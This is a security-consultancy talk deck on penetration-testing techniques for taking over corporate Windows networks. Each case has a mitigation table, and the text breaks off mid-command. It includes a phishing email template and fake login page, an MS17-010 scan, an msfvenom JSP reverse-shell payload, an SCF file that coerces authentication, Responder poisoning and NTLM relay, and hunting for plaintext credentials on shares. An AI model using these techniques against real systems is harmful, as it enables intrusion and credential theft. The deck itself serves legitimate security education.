



Lazy ways to own networks

Beer-Talk #1

Zurich, October 4th 2018, nicolas@compass-security.com



WELCOME



Latest Research and Advisories 2018

- CSNC-2018-025 VMware AirWatch - Insufficient Data Protection
- CSNC-2018-024 IBM Notes Traveler - Reflected Cross-Site Scripting
- CSNC-2018-027 Monstra CMS - Path Traversal
- CSNC-2018-015 ownCloud Impersonation App – Auth. bypass
- CSNC-2018-023 Atmosphere - Reflected XSS
- CSNC-2018-016 ownCloud iOS Application – XSS
- CSNC-2018-020 OfficeSpace - Credentials in Source Code
- CSNC-2018-019 OfficeSpace - Anonymous File Download



BLOCK CHAIN TECHNOLOGY

Future Activities

- Industrial Cyber Security Days 2018
- Swiss Cyber Storm 2018 (Bern)
- Industrie 2025 Guideline
- Next BeerTalk



20 YEARS of PWNAGE ...



Speaker



Nicolas Heiniger
IT Security Analyst

Rationale

- As a pentester, I want all privileges I can gain, in as many ways as I can achieve
- Old/lame/easy/well documented techniques can still get you a domain admin
- As a pentester, I don't have to be stealthy

Plan:

- Initial access
- I'm in, what now?
- Got credentials/workstation?
- Well, that escalated quickly
- Mitigations



Initial access

Because sometimes you don't even get to go on site.



PENTESTER IS COMING

Case 1 – Phishing

- Collect email addresses from OSINT
- Get the IT manager and IT provider names
- Clone the page using a lookalike domain (+ HTTPS)
- Get credentials

Good morning,

As you already know, we provide since a few years a webmail solution to allow for efficient remote access to your emails. To guarantee the safety of your data, our system was migrated to the latest version of Microsoft Outlook Web Access with the help of Provider Name.

The update should not cause any downtime for you. Nonetheless, we would be glad if you can check that you can access your email with the following procedure:

1. Access our webmail page: <https://webmail.example.com>
2. Log in as usual by clicking on the "Sign In" button
3. That's it !

Should you have any question or problem with the new webmail service, please don't hesitate to contact us.

We thank you and wish you all a nice week-end.

For the IT department,
John Smith
IT Manager

--
John Smith, IT Manager, Example Corp.

Microsoft
Outlook Web App

Security ([show explanation](#))

This is a public or shared computer
 This is a private computer

Use the light version of Outlook Web App

User name:

Password:

[Sign in](#)


Connected to Microsoft Exchange
© 2010 Microsoft Corporation. All rights reserved.

Case 1 – Phishing

CRM is available online without 2FA

Other options:

- Physical access
- Remote VPN
- Pillage the mailboxes
- Phish for remote access instead of credentials



The image shows a Salesforce login interface. At the top center is the Salesforce logo, which consists of a blue cloud shape with the word "salesforce" in white lowercase letters. Below the logo is a white login form with a light gray border. The form contains the following elements: a "Username" label above a text input field; a "Password" label above a text input field; a blue button with the text "Log In to Sandbox"; a checkbox labeled "Remember me"; and two links at the bottom: "Forgot Your Password?" on the left and "Use Custom Domain" on the right.

Case 1 – Mitigation

Issue	Remediation
Links are made to be clicked Documents are made to be read	?
Users enters credentials on a fake page	Raise awareness / security culture
CRM available on the Internet	<ul style="list-style-type: none">• Restrict access based on IP• Add second factor authentication

I'm in, what now?


Assume we got physical access and a network plug, what is now possible?



Case 2 – Unpatched systems

```
# nmap -n -Pn -p 445 -sC --script smb-vuln-ms17-010 -iL targets.txt
```


- 6 vulnerable hosts, 1 is a domain controller
- Customer prefers avoiding exploitation on the DC...
- ...but asks a domain administrator to log on another exploited server 😊



Case 2 – Mitigation

Issue	Remediation
Unpatched hosts	Assets management
Credentials in memory	“Anti-mimikatz” mitigations (Windows 10 / Server 2016)


Case 3 – Default credentials



Case 3 – Default credentials

```
# msfvenom -p  
java/jsp_shell_reverse_tcp  
LHOST=10.x.y.z LPORT=443 -f war >  
shell.war
```

- Tomcat runs as SYSTEM
- High privileged account is logged on the server




Case 3 – Mitigation

Issue	Remediation
Unmanaged server	Assets management
Default credentials	Raise awareness / security culture


Case 4 – Responder

“Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.”




Case 4 – Responder

“Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.”



Case 4 – Responder

“Responder is a LLMNR, NBT-NS and MDNS poisoner, with built-in HTTP/SMB/MSSQL/FTP/LDAP rogue authentication server supporting NTLMv1/NTLMv2/LMv2, Extended Security NTLMSSP and Basic HTTP authentication.”



Case 4 – Responder, force your luck

Force users to resolve non-existing hostnames by:

- HTML email containing tag ``
- BadPDF attack presented some weeks ago
- SSRF in a web application
- If any share is writeable as anonymous user, SCF file
- ADIDNS spoofing
- ... there is more


```
[Shell]
```

```
Command=2
```

```
IconFile=\\DOESNOTEXIST\share\test.ico
```

```
[Taskbar]
```


```
Command=ToggleDesktop
```



Case 4 – Responder, hashes?

Warning, you get NetNTLM hashes, you can't use this to pass the hash...

- ... but you can crack them
- ... or you can NTLM relay



Case 4 – Mitigation

Issue	Remediation
Protocols poisoning	Disable old protocols (LLMNR, mDNS, NBT-NS)
NTLM relay on SMB	Enforce SMB signing

Got credentials/workstation?



Case 5 – Modern dumpster diving

A regular domain user has access to lots of shares



Case 5 – Modern dumpster diving, examples

SQL credentials

```
<connectionStrings>
  <add name="SomeContext" connectionString="Data Source=ABCD-
SERVER01;Database=DB01;Persist Security Info=True;User
ID=SA;Password=PLAINTEXTpassword; Pooling=true; Connection Timeout=300;
Min Pool Size=40; Max Pool Size=5000;MultipleActiveResultSets=True"
providerName="System.Data.SqlClient" />
```

```
cd \
c:
cd \Work\DBReplication
osql -Usoftware -PRandomStuffButPlainText -SSERVER024 -i restore.sql
```

Case 5 – Modern dumpster diving, examples

Domain credentials

```
Dim objNetwork, strRemoteShare
Set objNetwork = WScript.CreateObject("WScript.Network")
strRemoteShare = "\\10.1.2.3\data$\Fortune\Data\Files\Fortune"
objNetwork.MapNetworkDrive "P:", strRemoteShare, False,
"DOMAIN\user_transfer", "PasswordAgain"
```

```
Set objConnection = CreateObject("ADODB.Connection")
Set objCommand = CreateObject("ADODB.Command")
objConnection.Provider="ADsDSOObject;Trusted_Connection=yes"
'objConnection.Properties("User ID") = "DOMAIN\nwadmin"
'objConnection.Properties("Password") = "MorePwdOfCourse"
```

Case 5 – Modern dumpster diving, examples

VMware disk images

```
# find /mnt/ -iname *.vmdk -exec du -h {} \; | sort -h | less
18G      /mnt/ABCSRV01/ABCSRV01-flat.vmdk
21G      /mnt/ABCWS03/ABCWS03-flat.vmdk
30G      /mnt/SRV02/SRV02-flat.vmdk
36G      /mnt/abcsrv02/abcsrv02_1-flat.vmdk
38G      /mnt/ABCSRV03/ABCSRV03-flat.vmdk
46G      /mnt/abcsrv04/abcsrv04-flat.vmdk
... more
```

- Mount the disk
- Extract local NTLM hashes
- Pass-the-Hash

Case 5 – Modern dumpster diving, examples

Domain credentials in Active Directory

```
$ ldapsearch -x -h acme.local -D "compass@acme.local" -W -b  
"ou=OurUsers,dc=ACME,dc=local" | grep -E "(cn|description):"  
Enter LDAP Password:  
